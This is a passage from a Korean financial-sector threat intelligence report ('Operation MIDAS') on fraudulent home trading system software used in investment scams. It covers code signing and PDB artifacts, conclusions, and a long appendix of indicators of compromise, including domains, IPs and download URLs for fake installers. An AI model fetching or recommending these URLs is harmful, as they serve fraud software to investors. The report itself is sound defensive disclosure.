
CodeView Info

Offset	Name	Value
2F978	CvSig	RSDS
2F97C	Signature	{D162C2C0-6110-435B-A9B3-39C14837E8A1}
2F98C	Age	1
2F990	PDB	D:₩Develop₩Project₩hts₩1. Src₩HTS₩K2Doc₩obj₩x86₩Release₩Doc.pdb


[PDB path different from the existing program]

Around the same time, the MWFutureSetup.exe installation program emerged, which used a mix of new and existing code signing certificates. A new code signing certificate has been applied to the installation program, but the existing code signing certificate has been applied to the HTS update program and the fake HTS that are installed. This is an installation program created by bundling existing files managed by the supplier organization and then signed with a new code signature certificate, and can be seen as part of the code signature change process. It can be confirmed that there are typos, each shown by 'MWMuture', which is different from the file name, in the explanatory texts and the installation directory name appearing when running the installation program.

Through this, it can be presumed that various attempts were made in the process of changing the code signing certificate in fake HTS-related files.



[New code signing certificate applied only to the installation program]




[Explanatory texts of the installation program with typos]

Trends and implications

As investment frauds like this are increasing, information sharing communities for preventing damage are becoming more active, and you can confirm cases where various fake HTSs are being operated in addition to the criminal organizations mentioned in this report. Accordingly, it appears that there are additional criminal organizations operating fake HTSs, and criminal organizations involved in investment fraud using fake HTSs have recently been arrested.

This operation has been carried out for a long time. In the process of deciding on the name and design of a fake HTS, some operating organizations also impersonated the names of companies familiar to Korean people. Users are suffering damage by mistaking their services for actual services provided by some impersonated companies or easily depositing investment funds based on trust in famous companies. If such acts accumulate, there is a risk that the image of any company that has been the target of impersonation will be tarnished.



[Case of impersonating an actual Korean financial company]

In the case of the 'Turtle Ship' organization, along with the arrest of some operating organization members, it discontinued its services in the past, and now it has reappeared. In light of this, even if fake HTSs disappear in the short term, we must remain vigilant and stay open to the possibility of the reappearance of any such organization after changing only its name, etc. in a similar manner.

Along with the passage of time, damage cases and social interest in them are increasing. Before choosing an investment platform, investors must check whether it is an institutional financial company and use the services of a legally licensed financial company. In addition, it is advisable to make investments in the right way, such as by downloading and using it from the official website of the company providing the service.

Operation MIDAS
2023 Cyber Threat Intelligence Report

III. Conclusions

III. Conclusions

The surge in the stock market caused by a combination of various factors, such as rapid non-face-to-face interactions triggered by the COVID-19 pandemic, forced digital transformation, and liquidity supply due to quantitative easing in countries around the world, is enough to stimulate the investment sentiment of individual investors. Cyber financial crime organizations have not missed this investment sentiment and are committing various financial crimes that infringe on people's livelihood, such as illegal stock-leading rooms and illegal fund-raising business without permission, and the frequency of related incidents is also rapidly increasing.

The crime of swindling money using an illegal private HTS can be said to be a representative example of a financial crime that infringes on people's livelihood. An Illegal private HTS is virtually identical in structure and operation to illegal private gambling, but there is a difference in that it is disguised as a legitimate trading system operated by a financial company. Because of this, unlike existing illegal private gambling, it is difficult for users to perceive that they are participating in gambling, and even if a user suffers a loss in the process of using an illegal private HTS, the user mistakenly perceives it as his/her failure in an investment and does not notice that it is a fraud or realizes it after a long time. This fact increases the possibility that money swindling crimes using an illegal private HTS will become hidden crimes[60], and it is also working in such a way as to allow money swindling crimes to continue for a long period of time.

In addition, many cases of establishing a fake HTS/MTS by impersonating a well-known financial company or real business company have been discovered. This is not only a loss of investment money at the level of individual investors but also a serious challenge that damages the brand image of the company being impersonated and undermines trust in financial investment as a whole.

Damage caused by an illegal private HTS like this can be prevented through small efforts by individual investors and companies.

60) Crimes that have occurred but are not included in the relevant statistics because they are not perceived by investigative agencies or because the relevant criminals have not been arrested even if they are perceived

As for individual investors, they must use services provided by institutional financial companies or investment advisory companies approved by the Financial Services Commission, and if any suspicious signs are found, such as a request to deposit investment funds into a personal account number or an unrelated corporate account number, etc., they must immediately stop trading and remain vigilant.

As for business companies, it is necessary for them to take preventive management activities by stipulating that business terminals must not be used for purposes other than business purposes through information protection regulations and providing security training for executives and employees. Afterwards, continuous inspection and improvement are also necessary, including periodic inspections of unauthorized software and malware. In addition, by continuously monitoring cases of impersonation that have taken advantage of their brands, business companies need to actively respond, such as by providing guidance to customers about related cases, and report them to the relevant authorities.

Starting with the analysis of fake HTS programs discovered in the process of monitoring cyber threats in the financial sector, the Financial Security Institute (FSI) identified many related fake HTS programs. As a result, it was confirmed that the organizations involved in fake HTS programs had committed money swindling and information leakage crimes for a long period of time.

The related analysis results were used in the integrated security control of the financial sector to confirm whether there was any damage to the financial sector, and they were also shared through the information sharing system to enable financial companies and related organizations to actively respond.

The Financial Security Institute (FSI) will continue to do its best to protect financial consumers, and we hope that these efforts will contribute to creating a safe and trustworthy financial environment.

Operation MIDAS
2023 Cyber Threat Intelligence Report

VI. Appendix

VI. Appendix

1. Indicators of Compromise

Type	Indicators of Compromise	Description
Code signing certificate (name)	JeiJei Motors.co	Issuer: DigiCert EV Code Signing CA (SHA2)
Code signing certificate (Serial)	09 5C E3 26 98 DE DD 79 E1 21 21 7D 88 E3 A9 FE	Issuer: DigiCert EV Code Signing CA (SHA2)
PDB path	C:\Develop\Project\MidasHTS\2. Src\AutoUpdater\Release\Starter.pdb	
PDB path	C:\Develop\Project\MidasHTS\4. Obfuscator\x86\HTS.pdb	
PDB path	C:\Develop\Project\hts\1. Src\AutoUpdater\Release\Starter.pdb	
PDB path	C:\Develop\Project\hts\2. Obfuscator\x86\DeviceKeyGenerator.pdb	
PDB path	D:\Develop\Project\hts\1. Src\AutoUpdater\Release\Starter.pdb	
PDB path	D:\Develop\Project\hts\2. Obfuscator\x86\MANAGER.pdb	
PDB path	D:\Develop\Project\hts\1. Src\HTS\K2Doc\obj\x86\Release\Doc.pdb	
Domain	1promts[.]com	Ilpro Asset
Domain	4423.grgr100[.]com	
Domain	4423.kang-03[.]xyz	
Domain	4423.kang-04[.]xyz	
Domain	4423.kang-05[.]xyz	
Domain	4423.kang-06[.]xyz	
Domain	4423.kang-07[.]xyz	
Domain	4423.kang-08[.]xyz	
Domain	4423.kang-10[.]xyz	
Domain	4423.kang-11[.]xyz	
Domain	4423.kang-12[.]xyz	
Domain	4423.kang-13[.]xyz	
Domain	4423.kang-15[.]xyz	
Domain	4423.kang-17[.]xyz	
Domain	4423.kang-18[.]xyz	
Domain	4423.kang-19[.]xyz	
Domain	4423.kang-20[.]xyz	

Domain	4423.kang-21[.]xyz	
Domain	4423.kang-22[.]xyz	
Domain	4423.kang-24[.]xyz	
Domain	4423.kang-25[.]xyz	
Domain	대신에셋[.]com	Daishin Asset
Domain	최대리다운[.]com	BTS Asset
Domain	해선갤다운[.]com	BTS Asset
Domain	agi77[.]com	AG Invest
Domain	allnew77[.]com	All New Asset
Domain	amazoninvest[.]top	Amazon Invest
Domain	aone99[.]com	AONE
Domain	apollokor[.]com	Apollo
Domain	appletreeasset[.]com	Apple Tree Asset
Domain	atmsignal[.]kr	Ilpro Asset
Domain	benest[.]top	Benest
Domain	besta777[.]com	Best
Domain	bideasset[.]net	Bide Asset
Domain	bidemts[.]net	Bide Asset
Domain	bidevip[.]net	Bide Asset
Domain	bitmts[.]top	Bit Trading
Domain	bittrading[.]top	Bit Trading
Domain	brd777[.]com	Brand
Domain	bts365[.]net	BTS Asset
Domain	cheras[.]top	Cheras
Domain	cherasmts[.]com	Cheras
Domain	chosun777[.]com	Chosun Asset
Domain	clinic22[.]com	Clinic Asset
Domain	clinicasset[.]top	Clinic Asset
Domain	cloudasset.co[.]kr	Cloud Asset
Domain	cloudasset[.]kr	Cloud Asset
Domain	cloudmts[.]kr	Cloud Asset
Domain	coupang365[.]com	Coupang
Domain	coupang77[.]com	Coupang
Domain	d-brg[.]com	D Bridge
Domain	dailyhts[.]com	Daily
Domain	dailymts[.]com	Daily
Domain	dailymts[.]top	Daily
Domain	daishin[.]top	Daishin Asset
Domain	daishin77[.]com	Daishin Asset
Domain	daishin99[.]com	Daishin Asset
Domain	dbu777[.]com	Double U
Domain	dm7979[.]com	Daemyung Invest
Domain	dm8282[.]com	Daemyung Invest
Domain	donga77[.]com	

Domain	dubai7979[.]com	Dubai
Domain	dw4321[.]com	Daewoo Asset
Domain	eco7979[.]com	Eco Asset
Domain	eden88[.]com	Eden
Domain	ezimts[.]top	EZ Trading
Domain	ezitrade[.]top	EZ Trading
Domain	flower-asset[.]com	Flower Asset
Domain	flower-asset[.]net	Flower Asset
Domain	flower-stock[.]com	Flower Asset
Domain	flower.htsfile[.]top	Flower Asset
Domain	flowerasset[.]com	Flower Asset
Domain	flowerasset[.]net	Flower Asset
Domain	flowerasset[.]top	Flower Asset
Domain	giftattack[.]top	Gift Attack
Domain	gifthts[.]com	Gift Era
Domain	global7979[.]com	Global
Domain	globalasset[.]top	Global
Domain	golda77[.]com	
Domain	goldmts[.]com	Goldman Sachs
Domain	grgr100[.]com	
Domain	growasset[.]org	Grow Asset
Domain	gubuksun[.]com	Turtle Ship
Domain	gubuksun[.]net	Turtle Ship
Domain	hana77[.]com	Hana Asset
Domain	hank2004[.]kr	Hankuk Asset
Domain	hanmi77[.]com	Hanmi Asset
Domain	hkmts[.]kr	Hankuk Asset
Domain	htsfile[.]top	Distribution of HTS installation program Domain
Domain	htshts[.]com	Distribution of HTS installation program Domain
Domain	htsrent[.]com	HTS advertising domain directly managed by the supplier organization
Domain	jeil777[.]com	Jeil Asset
Domain	k-mts[.]net	Kelly Asset
Domain	kba77[.]com	KB Asset
Domain	kbasset[.]top	KB Asset
Domain	kingsmanmts[.]com	Kingsman
Domain	kinvesting[.]top	K Investing
Domain	kko777[.]com	Kakao Asset
Domain	kodex777[.]top	Kodex
Domain	kodexhts[.]top	Kodex
Domain	laon77[.]com	Laon Asset
Domain	lev7777[.]com	Leverage
Domain	levmts[.]com	Leverage
Domain	lifehts[.]com	Life

Domain	line7979[.]com	Line
Domain	melonasset[.]xyz	Melon Asset
Domain	melonmts[.]com	Melon Asset
Domain	metainvest7[.]com	Meta Invest
Domain	midas-2000[.]com	
Domain	miraeasset[.]club	Mirae Asset
Domain	miraemts[.]com	Mirae Asset
Domain	mpro777[.]com	Market Pro
Domain	mrk99[.]com	Murekan
Domain	mts.roketasset[.]com	Roket Asset
Domain	mtsspace[.]net	Space
Domain	murecan[.]xyz	Murekan
Domain	nycstock[.]net	NYC
Domain	olive-mts[.]com	Olive
Domain	olivemts[.]com	Olive
Domain	orangeasset[.]kr	Orange Asset
Domain	orangeasset[.]xyz	Orange Asset
Domain	orangemts[.]com	Orange Asset
Domain	plus7979[.]com	Plus
Domain	plus8282[.]com	Plus
Domain	postht s[.]com	Post
Domain	prime-futures[.]top	Prime
Domain	prime-mts[.]top	Prime
Domain	prime777[.]top	Prime
Domain	prime7979[.]com	Prime
Domain	rainbow.htsfile[.]top	Rainbow Asset (Mujigae Asset)
Domain	rainbowasset[.]org	Rainbow Asset (Mujigae Asset)
Domain	rainbowasset[.]top	Rainbow Asset (Mujigae Asset)
Domain	researmts[.]com	Research
Domain	reutersmts[.]com	Reuters
Domain	rich7979[.]com	Rich Asset
Domain	richmts[.]com	Rich Asset
Domain	rocket.htsfile[.]top	
Domain	roket-stock[.]com	Roket Asset
Domain	roketasset[.]com	Roket Asset
Domain	samwan[.]top	Samwon Investment
Domain	samwan77[.]com	Samwon Investment
Domain	sevengift[.]top	Seven Gift
Domain	shilla77[.]com	Shilla Asset
Domain	shinhwa77[.]com	Shinhwa Asset
Domain	sim7979[.]com	Simple
Domain	simple77[.]top	Simple
Domain	smesmts[.]com	Smile Asset
Domain	smileasset[.]top	Smile Asset

Domain	smilemts[.]com	Smile Asset
Domain	smw66[.]com	Seonmulwon
Domain	smw777[.]com	Seonmulwon
Domain	sonehts[.]com	Seonmulwon
Domain	ssg77[.]com	SSG Asset
Domain	ssg8282[.]com	SSG Asset
Domain	ssgasset[.]top	SSG Asset
Domain	sss7979[.]com	
Domain	stock365korea[.]com	
Domain	the-brg[.]com	D Bridge
Domain	thebridgeasset[.]com	D Bridge
Domain	thebridgeasset[.]xyz	D Bridge
Domain	timeasset[.]net	Time Asset
Domain	timeasset[.]top	Time Asset
Domain	timemts[.]com	Time Asset
Domain	torontomts[.]net	Toronto
Domain	ts1mts[.]com	
Domain	uni22[.]com	Union
Domain	union-mts[.]com	Union
Domain	unionmts[.]com	Union
Domain	unionon1[.]com	Union
Domain	uriasset777[.]com	Woori Asset
Domain	usin77[.]com	Usin
Domain	usin777[.]com	Usin
Domain	veronicamts[.]top	Veronica
Domain	vetemts[.]com	Veteran
Domain	vg24[.]top	Vanguard
Domain	vip365net[.]net	VIP365
Domain	vis77[.]com	Vision
Domain	vis77[.]com	Vision
Domain	vogue77[.]com	Vogue Asset
Domain	vogueasset.imweb[.]me	Vogue Asset
Domain	vogueasset[.]com	Vogue Asset
Domain	wallmts[.]com	Wall Street
Domain	weveasset[.]top	Weve Asset
Domain	winnersmts[.]com	
Domain	wiz77[.]com	Wiz Asset
Domain	www.올뉴에셋[.]kr	
IP	1.255.101.226	Korea Republic Of, broadNnet-KR
IP	1.255.101.228	Korea Republic Of, broadNnet-KR
IP	1.255.101.229	Korea Republic Of, broadNnet-KR
IP	1.255.101.231	Korea Republic Of, broadNnet-KR
IP	1.255.101.233	Korea Republic Of, broadNnet-KR
IP	1.255.101.234	Korea Republic Of, broadNnet-KR
IP	1.255.101.236	Korea Republic Of, broadNnet-KR
IP	1.255.101.237	Korea Republic Of, broadNnet-KR

IP	1.255.101.238	Korea Republic Of, broadNnet-KR
IP	1.255.42.131	Korea Republic Of, broadNnet-KR
IP	1.255.42.141	Korea Republic Of, broadNnet-KR
IP	1.255.42.68	Korea Republic Of, broadNnet-KR
IP	1.255.42.69	Korea Republic Of, broadNnet-KR
IP	1.255.42.70	Korea Republic Of, broadNnet-KR
IP	1.255.42.72	Korea Republic Of, broadNnet-KR
IP	1.255.42.73	Korea Republic Of, broadNnet-KR
IP	1.255.42.74	Korea Republic Of, broadNnet-KR
IP	1.255.42.75	Korea Republic Of, broadNnet-KR
IP	1.255.42.77	Korea Republic Of, broadNnet-KR
IP	1.255.42.79	Korea Republic Of, broadNnet-KR
IP	1.255.42.81	Korea Republic Of, broadNnet-KR
IP	1.255.42.82	Korea Republic Of, broadNnet-KR
IP	1.255.42.83	Korea Republic Of, broadNnet-KR
IP	1.255.42.84	Korea Republic Of, broadNnet-KR
IP	1.255.42.85	Korea Republic Of, broadNnet-KR
IP	1.255.42.87	Korea Republic Of, broadNnet-KR
IP	1.255.42.91	Korea Republic Of, broadNnet-KR
IP	1.255.42.92	Korea Republic Of, broadNnet-KR
IP	1.255.43.149	Korea Republic Of, broadNnet-KR
IP	1.255.43.151	Korea Republic Of, broadNnet-KR
IP	1.255.43.152	Korea Republic Of, broadNnet-KR
IP	1.255.43.153	Korea Republic Of, broadNnet-KR
IP	1.255.43.154	Korea Republic Of, broadNnet-KR
IP	1.255.43.156	Korea Republic Of, broadNnet-KR
IP	101.102.221.90	Japan, LIME-NETWORK
IP	101.102.221.110	Japan, LIME-NETWORK
IP	101.102.221.16	Japan, LIME-NETWORK
IP	101.102.221.21	Japan, LIME-NETWORK
IP	101.102.221.33	Japan, LIME-NETWORK
IP	101.102.221.45	Japan, LIME-NETWORK
IP	101.102.221.72	Japan, LIME-NETWORK
IP	101.102.221.82	Japan, LIME-NETWORK
IP	101.102.222.10	Japan, LIME-NETWORK
IP	101.102.222.100	Japan, LIME-NETWORK
IP	101.102.222.13	Japan, LIME-NETWORK
IP	101.102.222.26	Japan, LIME-NETWORK
IP	101.102.222.76	Japan, LIME-NETWORK
IP	101.102.222.78	Japan, LIME-NETWORK
IP	101.102.222.83	Japan, LIME-NETWORK
IP	101.102.222.83	Japan, LIME-NETWORK
IP	101.102.223.12	Japan, LIME-NETWORK
IP	101.102.223.17	Japan, LIME-NETWORK
IP	101.102.223.23	Japan, LIME-NETWORK
IP	101.102.223.74	Japan, LIME-NETWORK
IP	101.102.223.81	Japan, LIME-NETWORK
IP	101.102.223.85	Japan, LIME-NETWORK
IP	101.110.5.112	Japan, LIME-NETWORK
IP	101.110.5.116	Japan, LIME-NETWORK

IP	101.110.5.120	Japan, LIME-NETWORK
IP	101.110.5.70	Japan, LIME-NETWORK
IP	101.110.5.77	Japan, LIME-NETWORK
IP	101.110.5.80	Japan, LIME-NETWORK
IP	101.110.5.86	Japan, LIME-NETWORK
IP	101.110.5.93	Japan, LIME-NETWORK
IP	103.57.62.3	Korea Republic Of, WITHSYSTEMS-KR
IP	103.7.237.19	Japan, IPCORE-NET
IP	103.7.237.20	Japan, IPCORE-NET
IP	103.7.237.21	Japan, IPCORE-NET
IP	103.97.209.210	Japan, IDCLEGEND-JP
IP	107.161.23.204	USA - Arizona, NAMESILO
IP	111.92.246.138	Japan, IPCORE-NET
IP	111.92.246.139	Japan, IPCORE-NET
IP	111.92.246.142	Japan, IPCORE-NET
IP	111.92.246.143	Japan, IPCORE-NET
IP	111.92.246.144	Japan, IPCORE-NET
IP	111.92.246.145	Japan, IPCORE-NET
IP	111.92.246.146	Japan, IPCORE-NET
IP	111.92.246.147	Japan, IPCORE-NET
IP	112.175.124.77	Korea Republic Of, KORNET-KR
IP	112.175.29.172	Korea Republic Of, KORNET-KR
IP	112.175.29.174	Korea Republic Of, KORNET-KR
IP	112.175.29.186	Korea Republic Of, KORNET-KR
IP	112.175.29.212	Korea Republic Of, KORNET-KR
IP	112.175.29.215	Korea Republic Of, KORNET-KR
IP	112.175.29.217	Korea Republic Of, KORNET-KR
IP	112.175.29.224	Korea Republic Of, KORNET-KR
IP	13.209.18.189	USA - Washington, AMAZON-ICN
IP	15.164.111.3	USA - Washington, AMAZON-ICN
IP	154.83.21.101	Japan, Onairnet
IP	154.83.21.105	Japan, Onairnet
IP	154.83.21.108	Japan, Onairnet
IP	154.83.21.110	Japan, Onairnet
IP	154.83.21.41	Japan, Onairnet
IP	154.83.21.47	Japan, Onairnet
IP	154.83.21.53	Japan, Onairnet
IP	154.83.21.54	Japan, Onairnet
IP	154.83.21.59	Japan, Onairnet
IP	154.83.21.63	Japan, Onairnet
IP	154.83.21.66	Japan, Onairnet
IP	154.83.21.76	Japan, Onairnet
IP	154.83.21.78	Japan, Onairnet
IP	154.83.21.79	Japan, Onairnet
IP	154.83.21.83	Japan, Onairnet
IP	154.83.21.87	Japan, Onairnet
IP	154.83.21.88	Japan, Onairnet
IP	154.83.21.94	Japan, Onairnet
IP	154.83.21.95	Japan, Onairnet
IP	154.83.21.96	Japan, Onairnet
IP	154.91.169.165	Japan, Onairnet

IP	154.91.169.172	Japan, Onairnet
IP	154.91.169.174	Japan, Onairnet
IP	154.91.169.176	Japan, Onairnet
IP	154.91.169.177	Japan, Onairnet
IP	154.91.169.178	Japan, Onairnet
IP	154.91.169.179	Japan, Onairnet
IP	154.91.169.180	Japan, Onairnet
IP	172.65.197.159	USA - California, CLOUDFLARENET
IP	172.65.242.185	USA - California, CLOUDFLARENET
IP	182.23.210.101	Japan, IPCORE-NET
IP	182.23.210.103	Japan, IPCORE-NET
IP	182.23.210.104	Japan, IPCORE-NET
IP	182.23.210.105	Japan, IPCORE-NET
IP	182.23.210.106	Japan, IPCORE-NET
IP	182.23.210.107	Japan, IPCORE-NET
IP	182.23.210.109	Japan, IPCORE-NET
IP	182.23.210.110	Japan, IPCORE-NET
IP	182.23.210.112	Japan, IPCORE-NET
IP	182.23.210.116	Japan, IPCORE-NET
IP	182.23.210.118	Japan, IPCORE-NET
IP	183.23.210.100	China, CHINANET-GD
IP	183.23.210.101	China, CHINANET-GD
IP	183.23.210.102	China, CHINANET-GD
IP	183.23.210.103	China, CHINANET-GD
IP	183.23.210.104	China, CHINANET-GD
IP	183.23.210.105	China, CHINANET-GD
IP	183.23.210.106	China, CHINANET-GD
IP	183.23.210.107	China, CHINANET-GD
IP	183.23.210.108	China, CHINANET-GD
IP	183.23.210.109	China, CHINANET-GD
IP	202.9.223.66	Japan, IDCLEGEND-JP
IP	202.9.223.69	Japan, IDCLEGEND-JP
IP	211.62.57.11	Korea Republic Of, KORNET-KR
IP	211.62.57.12	Korea Republic Of, KORNET-KR
IP	211.62.57.4	Korea Republic Of, KORNET-KR
IP	211.62.57.6	Korea Republic Of, KORNET-KR
IP	211.62.57.9	Korea Republic Of, KORNET-KR
IP	211.62.58.232	Korea Republic Of, KORNET-KR
IP	211.62.58.234	Korea Republic Of, KORNET-KR
IP	218.232.94.159	Korea Republic Of, broadNnet-KR
IP	218.232.94.234	Korea Republic Of, broadNnet-KR
IP	218.232.94.240	Korea Republic Of, broadNnet-KR
IP	218.232.94.244	Korea Republic Of, broadNnet-KR
IP	218.232.94.84	Korea Republic Of, broadNnet-KR
IP	221.143.47.50	Korea Republic Of, broadNnet-KR
IP	3.39.224.87	USA - Washington, AMAZON-ICN
IP	3.39.254.7	USA - Washington, AMAZON-ICN
IP	42.125.196.45	Japan, TOKAI-CIDR-BLK-JP
IP	42.127.251.40	Japan, TOKAI-CIDR-BLK-JP
IP	54.180.158.228	USA - Washington, AMAZON-ICN
IP	58.229.135.19	Korea Republic Of, broadNnet-KR

IP	58.229.135.21	Korea Republic Of, broadNnet-KR
IP	58.229.135.23	Korea Republic Of, broadNnet-KR
IP	58.229.135.24	Korea Republic Of, broadNnet-KR
IP	58.229.135.25	Korea Republic Of, broadNnet-KR
IP	58.229.135.26	Korea Republic Of, broadNnet-KR
IP	58.229.135.27	Korea Republic Of, broadNnet-KR
IP	58.229.135.28	Korea Republic Of, broadNnet-KR
IP	58.229.135.29	Korea Republic Of, broadNnet-KR
IP	58.229.135.30	Korea Republic Of, broadNnet-KR
IP	58.229.135.31	Korea Republic Of, broadNnet-KR
IP	58.229.135.33	Korea Republic Of, broadNnet-KR
IP	58.229.135.34	Korea Republic Of, broadNnet-KR
URI	http://202.9.223.66/HTS.zip	
URI	http://agi77[.]com:89/AGInvestSetup.exe	
URI	http://allnew77[.]com:89/AllnewSetup.exe	
URI	http://amazoninvest[.]top:89/Amazon.msi	
URI	http://aone99[.]com:89/AoneAssetSetup.exe	
URI	http://benest[.]top:89/Benest.msi	
URI	http://besta777[.]com:89/BESTSetup.exe	
URI	http://bideasset[.]net:89/BideAssetSetup.exe	
URI	http://bts365[.]net:89/BTSAssetSetup.exe	
URI	http://buyinvest.htsfile[.]top/BuyInvestSetup.exe	
URI	http://cherasmts[.]com:89/CheraseSetup.msi	
URI	http://chosun777[.]com:89/CHOSUNSetup.exe	
URI	http://clinic22[.]com:89/ClinicAssetSetup.exe	
URI	http://cloudmts[.]kr:89/CloudAssetSetup.msi	
URI	http://coupang365[.]com:89/CoupangSetup.exe	
URI	http://coupang77[.]com:89/CoupangSetup.exe	
URI	http://d-brg[.]com:89/DBridge.msi	
URI	http://dailymts[.]com:89/DailySetup.msi	
URI	http://daishin77[.]com:89/DaishinSetup.exe	
URI	http://eco7979[.]com:89/EcoSetup.exe	
URI	http://eurex.htsfile[.]top/EurexSetup.exe	
URI	http://flower.htsfile[.]top/FLOWERSetup.exe	
URI	http://globalasset[.]top:89/Global.msi	
URI	http://gubuksun[.]net/GubuksunSetup.msi	
URI	http://haja[.]pro/	
URI	http://hana77[.]com:89/HanaAsset.msi	
URI	http://hanmi77[.]com:89/HanmiAssetSetup.exe	
URI	http://hkmts[.]kr:89/HankukAsset.msi	
URI	http://kba77[.]com:89/KBASetup.exe	
URI	http://kba77[.]com:89/KBAssetSetup.exe	
URI	http://kinvesting[.]top:89/KInvesting.msi	
URI	http://kko777[.]com:89/Kakako.msi	
URI	http://kodex.htsfile[.]top/KodexSetup.exe	
URI	http://laon.htsfile[.]top/LaonSetup.exe	
URI	http://laon77[.]com:89/LaonAssetSetup.exe	
URI	http://lev7777[.]com:89/Leverage.msi	
URI	http://line7979[.]com:89/Line.msi	
URI	http://melonmts[.]com:89/MelonAsset.msi	
URI	http://metainvest7[.]com:89/MetaInvest.msi	

URI	http://miraeasset[.]club:89/FutureAsset.msi	
URI	http://mpro777[.]com:89/MAKETPROSetup.exe	
URI	http://nycstock[.]net:89/NYCAssetSetup.exe	
URI	http://olive-mts[.]com:89/OliveSetup.msi	
URI	http://olivemts[.]com:89/Olive.msi	
URI	http://orangemts[.]com:89/OrangeAsset.msi	
URI	http://plus8282[.]com:89/PlusSetup.exe	
URI	http://prime7979[.]com:89/PrimeSetup.exe	
URI	http://rabbit.htsfile[.]top/RabbitSetup.exe	
URI	http://rainbowasset[.]org:89/RainbowAsset.msi	
URI	http://rich7979[.]com:89/RichSetup.exe	
URI	http://roket-stock[.]com/RocketAsset.msi	
URI	http://sim7979[.]com:89/Simple.msi	
URI	http://ssg77[.]com:89/SSGSetup.exe	
URI	http://ssg8282[.]com:89/SSGSetup.exe	
URI	http://the-brg[.]com:89/DBridge.msi	
URI	http://thebridgeasset[.]com:89/DBridge.msi	
URI	http://thebridgeasset[.]xyz:89/DBridge.msi	
URI	http://timeasset[.]net:89/TimeAsset.msi	
URI	http://torontomts[.]net:89/TorontoSetup.exe	
URI	http://unionmts[.]com:89/UnionSetup.msi	
URI	http://uriasset777[.]com:89/UriAsset.msi	
URI	http://usin77[.]com:89/Usin.msi	
URI	http://vip365net[.]net:89/Vip365Setup.exe	
URI	http://vis77[.]com/Vision.msi	
URI	http://vogue77[.]com:89/Vogue.msi	
URI	http://weveasset[.]top:89/WeveAsset.msi	
URI	https://bit.ly/bidehts	
URI	https://cloudasset.co[.]kr/home/download/CloudAssetSetup.msi	
URI	https://down.allnew77[.]com/ALLNEWSetup.exe	
URI	https://mega.nz/file/deMSDIAL#Q9Bf3h9B-jlvg8i04rO3WsEumCHTp1gOmentP62dHzg	
URI	https://open.kakao[.]com/o/gXxte98e	Choidaeri's Study Room (KakaoTalk open chat)
URI	https://www.youtube[.]com/@AbsoluteDivinityTV	Overseas Futures Jeoldae-shingong TV
URI	https://www.youtube[.]com/@Choi-0526	Overseas Futures Choidaeri'
URI	https://www.youtube[.]com/@combatskillsTV	Overseas Futures Jeontu-shingong TV
URI	https://www.youtube[.]com/@jangdaetv/featured	Overseas Futures Jangdae-shingong TV
URI	https://www.youtube[.]com/@Maserati5879	Overseas Futures Sera
URI	https://www.youtube[.]com/@traderyj	Deooreum Tujayeoljeon TV
URI	https://www.youtube[.]com/@user-tw8lw5fo2u	Overseas Futures Seongyun TV
URI	https://www.youtube[.]com/@user-us3ck8od3t	Overseas Futures Taeksam TV
